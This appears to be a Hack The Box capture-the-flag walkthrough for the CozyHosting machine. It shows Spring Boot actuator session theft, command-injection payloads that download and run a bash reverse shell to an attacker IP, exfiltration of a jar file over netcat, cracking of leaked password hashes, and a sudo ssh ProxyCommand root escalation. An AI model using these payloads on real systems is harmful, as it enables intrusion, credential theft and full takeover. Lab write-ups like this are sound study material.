Description
CozyHosting is an easy Hack The Box machine that features:
- Misconfigured Spring Application
- Command Injection
- Sensitive Data Exposure
- Password Hash Crack
- Privilege Escalation via a vulnerable command
Footprinting
First, we are going to check with ping command if the machine is active and the system operating system. The target machine IP address is 10.10.11.208.
$ ping -c 3 10.10.11.230
PING 10.10.11.230 (10.10.11.230) 56(84) bytes of data.
64 bytes from 10.10.11.230: icmp_seq=1 ttl=63 time=42.5 ms
64 bytes from 10.10.11.230: icmp_seq=2 ttl=63 time=42.2 ms
64 bytes from 10.10.11.230: icmp_seq=3 ttl=63 time=42.4 ms

--- 10.10.11.230 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2003ms
rtt min/avg/max/mdev = 42.185/42.372/42.541/0.145 ms
The machine is active and with the TTL that equals 63 (64 minus 1 jump) we can assure that it is an Unix machine. Now we are going to do a Nmap TCP SYN port scan to check all opened ports.
$ sudo nmap 10.10.11.230 -sS -oN nmap_scan
Starting Nmap 7.93 ( https://nmap.org )
Nmap scan report for 10.10.11.230
Host is up (0.043s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 1.00 seconds
We get two open ports, 22 and 80.
Enumeration
Then we do a more advanced scan, with service version and scripts.
$ nmap 10.10.11.230 -sV -sC -p22,80 -oN nmap_scan_ports
Starting Nmap 7.93 ( https://nmap.org )
Nmap scan report for 10.10.11.230
Host is up (0.042s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 4356bca7f2ec46ddc10f83304c2caaa8 (ECDSA)
|_  256 6f7a6c3fa68de27595d47b71ac4f7e42 (ED25519)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://cozyhosting.htb
|_http-server-header: nginx/1.18.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.83 seconds
We get two services: Secure Shell (SSH) and Hypertext Transfer Protocol (HTTP) running on a Linux Ubuntu. As we don’t have feasible credentials for the SSH service we move to the HTTP service. We observe that the service is hosting a website, http://cozyhosting.htb, so we add it to our /etc/hosts local file.
$ echo "10.10.11.230 cozyhosting.htb" | sudo tee -a /etc/hosts
With WhatWeb we can check that the server is running a nginx 1.18.0 web server.
$ whatweb --log-brief web_techs cozyhosting.htb
http://cozyhosting.htb [200 OK] Bootstrap, Content-Language[en-US], Country[RESERVED][ZZ], Email[info@cozyhosting.htb], HTML5, HTTPServer[Ubuntu Linux][nginx/1.18.0 (Ubuntu)], IP[10.10.11.230], Lightbox, Script, Title[Cozy Hosting - Home], UncommonHeaders[x-content-type-options], X-Frame-Options[DENY], X-XSS-Protection[0], nginx[1.18.0]
Looking at the webpage we see that it offer services for hosting a website.
 If we search for a non-existing file we get the Whitelabel Error Page, that means that a Spring Boot application is running.
 Spring Boot has some internal endpoints that can be activated. We can enumerate them with the spring-boot wordlist and Gobuster tool.
$ gobuster dir -u http://cozyhosting.htb/ -w /usr/share/seclists/Discovery/Web-Content/spring-boot.txt -o directory_enumeration_spring
===============================================================
Gobuster v3.5
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://cozyhosting.htb/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/spring-boot.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.5
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/actuator             (Status: 200) [Size: 634]
/actuator/env/home    (Status: 200) [Size: 487]
/actuator/env/lang    (Status: 200) [Size: 487]
/actuator/env         (Status: 200) [Size: 4957]
/actuator/env/path    (Status: 200) [Size: 487]
/actuator/health      (Status: 200) [Size: 15]
/actuator/beans       (Status: 200) [Size: 127224]
/actuator/mappings    (Status: 200) [Size: 9938]
/actuator/sessions    (Status: 200) [Size: 95]

===============================================================
Finished
===============================================================
In the sessions endpoint we can find the cookie session for the kanderson user.
$ curl http://cozyhosting.htb/actuator/sessions
{"74C540085C6E77CA8C209C9B638A10E2":"kanderson","B6AC1E9B348FD0489F49C89FAFD283DC":"kanderson"}
So we change the JSESSIONID cookie in our web browser.
 After clicking the Login button in the main page we get redirected to the administrator web page. We have an option to include a host into an automatic patching. We have to provide a hostname and an username, so let’s try to enter ours and see what happens.
 We see that in the machine, the command
 ssh is being executed using the hostname and username parameters, so we can try to test if the parameters are vulnerable to a command injection.
Exploitation
Trying to exploit the hostname field we receive back that the hostname is invalid, this means that there is a verification. If we try to inject the username, we receive back that the username can’t contain white spaces, so we need to enter a command without spaces. Bash supports brace expansion so a command can be executed as this.
{echo,thisisanargument}
So now we can craft our payload to get a reverse shell, first we start our listener.
nc -nvlp 1234
First we are going to create a script to store our reverse shell.
$ cat<<EOF>shell133.sh
bash -i >& /dev/tcp/10.10.14.133/1234 0>&1

EOF
Then we enter the first payload to download the script.
Payload for the command injection to download the script file:
username@10.10.14.133;{/bin/wget,-P,/tmp,http://10.10.14.133:8000/shell133.sh};echo
And finally the second payload to run the downloaded script.
Payload for the command injection to run the script file:
username@10.10.14.133;{/bin/bash,/tmp/shell133.sh};echo
And we get the reverse shell so we upgrade it.
$ nc -nvlp 1234
listening on [any] 1234 ...
connect to [10.10.14.133] from (UNKNOWN) [10.10.11.230] 40662
bash: cannot set terminal process group (1060): Inappropriate ioctl for device
bash: no job control in this shell
app@cozyhosting:/app$ script /dev/null -c bash
app@cozyhosting:/app$
[keyboard] CTRL-Z
$ stty raw -echo; fg
$ reset xterm
app@cozyhosting:/app$ stty rows 48 columns 156
app@cozyhosting:/app$ export TERM=xterm
app@cozyhosting:/app$ export SHELL=bash
Post-Exploitation
As we have access to the remote system, we check the active console users, root, postgres and josh are console users.
app@cozyhosting:/app$ cat /etc/passwd | grep bash                                       root:x:0:0:root:/root:/bin/bash
postgres:x:114:120:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
josh:x:1003:1003::/home/josh:/usr/bin/bash
If we list the contents of the current folder we can see the Spring Boot application that is running.
$ ls -la
total 58856
drwxr-xr-x  2 root root     4096 Aug 14 14:11 .
drwxr-xr-x 19 root root     4096 Aug 14 14:11 ..
-rw-r--r--  1 root root 60259688 Aug 11 00:45 cloudhosting-0.0.1.jar
We are going to download it to check its content and try to find something interesting. To transfer the file we run in our computer a listener.
nc -nvlp 1235 | base64 -d > cloud-hosting.jar
And then in the remote system we run to send the file.
$ cat cloudhosting-0.0.1.jar | base64 | nc 10.10.14.133 1235
After that we can explore the file with a ZIP file explorer or with JADX application to decompile the program. In the BOOT-INF directory we find the application.properties that contains the credentials of the Postgresql database.
server.address=127.0.0.1
server.servlet.session.timeout=5m
management.endpoints.web.exposure.include=health,beans,env,sessions,mappings
management.endpoint.sessions.enabled = true
spring.datasource.driver-class-name=org.postgresql.Driver
spring.jpa.database-platform=org.hibernate.dialect.PostgreSQLDialect
spring.jpa.hibernate.ddl-auto=none
spring.jpa.database=POSTGRESQL
spring.datasource.platform=postgres
spring.datasource.url=jdbc:postgresql://localhost:5432/cozyhosting
spring.datasource.username=postgres
spring.datasource.password=Vg&nvzAQ7XxR
So we enumerate the database with psql command.
app@cozyhosting:/app$ psql -h 127.0.0.1 -U postgres
Password for user postgres:
psql (14.9 (Ubuntu 14.9-0ubuntu0.22.04.1))
SSL connection (protocol: TLSv1.3, cipher: TLS_AES_256_GCM_SHA384, bits: 256, compression: off)
Type "help" for help.

postgres=# \l
                                   List of databases
    Name     |  Owner   | Encoding |   Collate   |    Ctype    |   Access privileges
-------------+----------+----------+-------------+-------------+-----------------------
 cozyhosting | postgres | UTF8     | en_US.UTF-8 | en_US.UTF-8 |
 postgres    | postgres | UTF8     | en_US.UTF-8 | en_US.UTF-8 |
 template0   | postgres | UTF8     | en_US.UTF-8 | en_US.UTF-8 | =c/postgres          +
             |          |          |             |             | postgres=CTc/postgres
 template1   | postgres | UTF8     | en_US.UTF-8 | en_US.UTF-8 | =c/postgres          +
             |          |          |             |             | postgres=CTc/postgres
(4 rows)
We see a cozyhosting database.
cozyhosting=# select * from hosts;
 id | username  |      hostname
----+-----------+--------------------
  1 | kanderson | suspicious mcnulty
  5 | kanderson | boring mahavira
  6 | kanderson | stoic varahamihira
  7 | kanderson | awesome lalande
(4 rows)

cozyhosting=# select * from users;
   name    |                           password                           | role
-----------+--------------------------------------------------------------+-------
 kanderson | $2a$10$E/Vcd9ecflmPudWeLSEIv.cvK6QjxjWlWXpij1NVNV3Mm6eH58zim | User
 admin     | $2a$10$SpKYdHLB0FOaT7n3x72wtuS0yR8uqqbNNpIPjUb2MZib3H9kVO8dm | Admin
(2 rows)
We get a hashed password for the kanderson and admin users so we copy them to a file and crack it using John The Ripper.
$ john --wordlist=/usr/share/wordlists/rockyou.txt hashes.txt
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (bcrypt [Blowfish 32/64 X3])
Cost 1 (iteration count) is 1024 for all loaded hashes
Will run 16 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:00:09 0.02% (ETA: 20:23:15) 0g/s 286.4p/s 572.8c/s 572.8C/s star123..outlaw
manchesterunited (?)
We get the password for one hash, manchesterunited. If we try it with the josh user we log in successfully. We check that josh can run the ssh command as root. In GTFObins we see that we can spawn a root shell with ssh command.
$ su josh
Password:
josh@cozyhosting:~$ sudo -l
[sudo] password for josh:
Matching Defaults entries for josh on localhost:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User josh may run the following commands on localhost:
    (root) /usr/bin/ssh *
josh@cozyhosting:~$ sudo ssh -o ProxyCommand=';sh 0<&2 1>&2' x
# bash
root@cozyhosting:/home/josh# id
uid=0(root) gid=0(root) groups=0(root)
We get a root shell.
Flags
In the root shell we can obtain the user flag and the system flag.
root@cozyhosting:/home/josh# cat /home/josh/user.txt
<REDACTED>
root@cozyhosting:/home/josh# cat /root/root.txt
<REDACTED>